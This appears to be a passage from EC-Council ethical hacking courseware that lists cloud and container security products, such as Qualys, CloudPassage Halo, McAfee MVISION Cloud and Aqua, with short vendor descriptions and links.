All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Tools

Qualys Cloud Platform

Qualys Cloud Platform is an end-to-end IT security solution that provides a continuous, always-on assessment of the global security and compliance posture, with visibility across all IT assets irrespective of where they reside





CloudPassage Halo


CloudPassage Halo is a security automation platform that provides comprehensive security visibility and continuous compliance for your public cloud infrastructure

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Tools (Cont'd)

McAfee MVISION Cloud

- MVISION Cloud is a cloud security platform that provides real-time protection for enterprise data and users across all cloud services
- It allows security professionals to gain complete visibility of data, context, and user behavior across all cloud services and devices



CipherCloud
https://www.ciphercloud.com

Netskope Security Cloud
https://www.netskope.com

Prisma Cloud
https://www.paloaltonetworks.com

ForgeRock Identity Cloud
https://www.forgerock.com

Deep Security
https://www.trendmicro.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Tools

Though migrating to the cloud has enormous benefits, security issues are the primary cause of concern. However, many available security services or tools can be used to automate the process of cloud pen testing to ensure confidentiality, integrity, and security of the data hosted in the cloud.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Tools

Some tools for securing cloud environment include the following:

- **Qualys Cloud Platform**

  Source: *https://www.qualys.com*

  Qualys Cloud Platform is an end-to-end IT security solution that provides a continuous, always-on assessment of the global security and compliance posture, with visibility across all IT assets irrespective of where they reside. It includes sensors that provide continuous visibility, and all cloud data can be analyzed in real-time. It responds to threats immediately, performs active vulnerability in internet control message protocol timestamp request, and visualizes results in one place with AssetView.




Figure 19.75: Screenshot of Qualys Cloud Platform

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **CloudPassage Halo**

  Source: *https://www.cloudpassage.com*

  CloudPassage Halo provides comprehensive security visibility and continuous compliance for public cloud infrastructure. It is a security automation platform that delivers comprehensive visibility, protection, and continuous compliance monitoring to reduce cyber security risks. It provides features such as discovering all cloud assets, reducing public cloud attack surface, identifying critical risks, and maintaining continuous compliance.




Figure 19.76: Screenshot of CloudPassage Halo

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **McAfee MVISION Cloud**

  Source: *https://www.skyhighnetworks.com*

  McAfee MVISION Cloud is a cloud security platform that provides real-time protection for enterprise data and users across all cloud services. It allows security professionals to gain complete visibility into data, context, and user behavior across all cloud services and devices, take real-time action deep within cloud services to correct policy violations and stop security threats, and apply persistent protection to sensitive information.




Figure 19.77: Screenshot of McAfee MVISION Cloud


Additional cloud security tools include the following:

- CipherCloud (*https://www.ciphercloud.com*)
- Netskope Security Cloud (*https://www.netskope.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)
- ForgeRock Identity Cloud (*https://www.forgerock.com*)
- Deep Security (*https://www.trendmicro.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Container Security Tools

Aqua | Aqua scans container images, VMs and serverless functions for known vulnerabilities, embedded secrets, configuration, and permission issues, malware and open-source licensing



Sysdig Falco
https://sysdig.com

Anchore
https://anchore.com

NeuVector
https://neuvector.com

Lacework
https://www.lacework.com

Tenable.io Container Security
https://www.tenable.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Container Security Tools

As containers are continuously deployed across cloud environments, they need to be protected with higher security standards. Security professionals use tools, such as Aqua, Sysdig Falco, Anchore, NeuVector, and Lacework, to protect containers against various security breaches.

- **Aqua**

  Source: *https://www.aquasec.com*

  Aqua scans container images, VMs, and serverless functions for known vulnerabilities, embedded secrets, configuration and permission issues, malware, and open-source licensing. This tool restricts untrusted code from running and ensures that functions, containers, and VMs remain immutable, thus preventing any changes to running workloads compared with their originating images. Aqua can also integrate into existing infrastructure, thereby making it easy to manage DevSecOps collaboration, logging and reporting, incident response, and event monitoring.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

